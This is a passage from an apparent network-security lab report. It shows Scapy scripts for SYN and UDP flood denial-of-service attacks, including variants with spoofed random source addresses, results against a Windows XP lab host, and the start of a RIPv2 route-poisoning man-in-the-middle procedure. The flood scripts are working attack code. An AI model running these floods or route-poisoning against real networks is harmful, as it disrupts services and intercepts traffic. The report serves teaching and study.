

Figure 47: Result of increment in CPU usage of Windows XP after ICMP flood spoofed



Figure 48: Wireshark capture of packets during ICMP flood spoofed of Windows XP

```python
from scapy.all import *
import time

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

address = str(sys.argv[1])
port = int(sys.argv[2])

print("Performing a SYN flood attack on " + address)

def syn_flood():
    packet = IP(dst=address)/TCP(dport=port, flags="S")
    try:
        send(packet, loop=True, inter=0.000005)
    except KeyboardInterrupt:
        print("Attacck interrupted")
```

Figure 49: SYN flood script

```
from scapy.all import *
import time

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

address = str(sys.argv[1])
port = int(sys.argv[2])

print("Performing a SYN flood spoofed attack on " + address)

def syn_flood():
    packet = IP(dst=address, src=RandIP())/TCP(sport=RandShort(),
dport=port, flags="S")
    try:
        send(packet, loop=True, inter=0.000005)
    except KeyboardInterrupt:
        print("Attacck interrupted")
```

Figure 50: SYN flood spoofed script

upper layers. The attacker repeats this procedure at very short intervals: as a consequence there is an increment of CPU usage and memory in the victim. In this way the resources of the target machine are consumed, in the worst case also the availability of the service is compromised.

Our script implementation is shown in Fig. 55: the program receives the target IP address and an active port, and using *Scapy* library sends continuosly UDP packets towards the victim.

The UDP flood spoofed variant is very similar, except that the source IP address is not static (equal to attacker IP address) but is randomly generated through *RandIP()* function and also the source port is randomly generated through *RandShort()* function. The implementation is shown in 56

The result of UDP flood spoofed script execution is shown in Fig. 53: from the Kali (internal attacker) we targeted the UDP port 123 of Windows XP machine in the SERVERS segment `192.168.173.0/24` and we can notice how the CPU usage increased without any user activity. The Wireshark capture of the packets flow is reported in Fig. 54: we can see the huge amount of UDP packets exchanged betweentmany pairs random source IP address-port and port 123 of Windows XP machine.

The result of UDP flood is very similar to UDP flood spoofed: the only difference is that the CPU usage is slightly smaller due to the fact that the randomness is not present and the packets has a fixed source IP-port. We omitted the details because it's the same behaviour of the SYN flood case analyzed before.

1.1.18 RIP attack

RIP is a distance-vector routing protocol which uses hop count as a routing metric. It is based on UDP as transport protocol, and is assigned the reserved port number 520. RIPv2 provides a very simple authentication mechanism, however, authentication is not mandatory: so it's possibile by an attacker to exploit the vulnerability linked to the absence of authentication in RIP messages.

In the RIP attack we manipulate the following fields of the RIPv2 packet (see Fig. 59):

- IP address
- subnet mask
- metric



Figure 51: Result of increment in CPU usage of Windows XP after SYN flood



Figure 52: Wireshark capture of packets during SYN flood of Windows XP



Figure 53: Result of increment in CPU usage of Windows XP after SYN flood spoofed



Figure 54: Wireshark capture of packets during SYN flood spoofed of Windows XP

```python
from scapy.all import *

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

address = str(sys.argv[1])
print("Performing a UDP flood attack on " + address)

def udp_flood():
    packet = IP(dst=address)/UDP(dport=123)/"FloodingYou"
    try:
        send(packet, loop=True, inter=0.000001, verbose=0)
    except KeyboardInterrupt:
        print("Attacck interrupted")
```

Figure 55: UDP flood script

```
from scapy.all import *

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

address = str(sys.argv[1])
print("Performing a UDP flood spoofed attack on " + address)

def udp_flood():
    packet = IP(dst=address, src=RandIP())/UDP(sport=RandShort(),dport=123)/"FloodingYou"
    try:
        send(packet, loop=True, inter=0.000001, verbose=0)
    except KeyboardInterrupt:
        print("Attacck interrupted")
```

Figure 56: UDP flood spoofed script

Procedure

We had to modify the LAB network topology with respect to the previous one because the RIP attack had no success in it: only the path with the best metric (lowest hop count) is considered as the best route to reach a network and consequently placed in the routing table, but in the previous topology the entry we tried to replace has already had the best value as metric 1. See Fig. 60

First, we choose a router to attack, in this case R4. Then we choose the attacker router, in this case R5, to which we connected using SSH protocol.

Attack router R5 exploits vulnerabilities by generating fake RIPv2 messages to force the router R4 to modify its routing table. The purpose of the attack is altering the routing table of R4 in order to get all the packets directed to Internet and to VLAN 8 to travers the router R5, the malicious router under attacker's control, as shown in Fig. 62. The normal behaviour of R4 should be as in Fig. 61 where packets flow through R3 because of best metric.

The RIP attack is carried out through the following steps:

1. R5 configuration to act as Man In the Middle

   First, stop RIP protocol on R5 and set static routes.

   The router has been manipulated via SSH, on port 22. To do so we first enabled SSH on R5 by using the command `set protocols ssh port 22` in configure mode. After that we are able to connect to R5 via SSH on port 22 from the Kali (client). The RIP protocol is disabled, using the command `delete protocols rip interface ethx` on each interface and subinterface used by R5.

   Afterwards we needed to set the static routes for R5 to make it working correctly. In Fig. 63 the static routes inside the routing table of R5 are shown, this configuration is performed with the same commands discussed in Section 1.1.3.

2. RIPv2 fake packets to convince R4 to forward packets to R5

   We have to generate fake RIPv2 packets to convince R4 to pass to R5 the traffic directed to the default route and VLAN 8. In order to do this, we created a script (see Fig. 64) using *Scapy* library to send a forged RIPv2 packet from Kali (client), with a spoofed IP of attacker R5 towards R4 interface, containing as RIP routes the default route `0.0.0.0` and the IP address of VLAN 8 `192.168.170.8/29` both with metric 1. As a consequence R4 is wrongly informed that R5 is directly connected to VLAN 8 and Internet and the traffic directed to that destinations is forwarded to R5, the router under the control of the attacker, since it is now considered as the best route to reach them. The packet is sent every 30 seconds, otherwise if it would be sent only once the modification performed by the attack would be lost due to the expiration timer (in Vyos router set to 180 s) and R4 would roll back to the configuration before the RIP attack as shown in Fig. 66.



Figure 57: Result of increment in CPU usage of Windows XP after UDP flood spoofed



Figure 58: Wireshark capture of packets during UDP flood spoofed of Windows XP

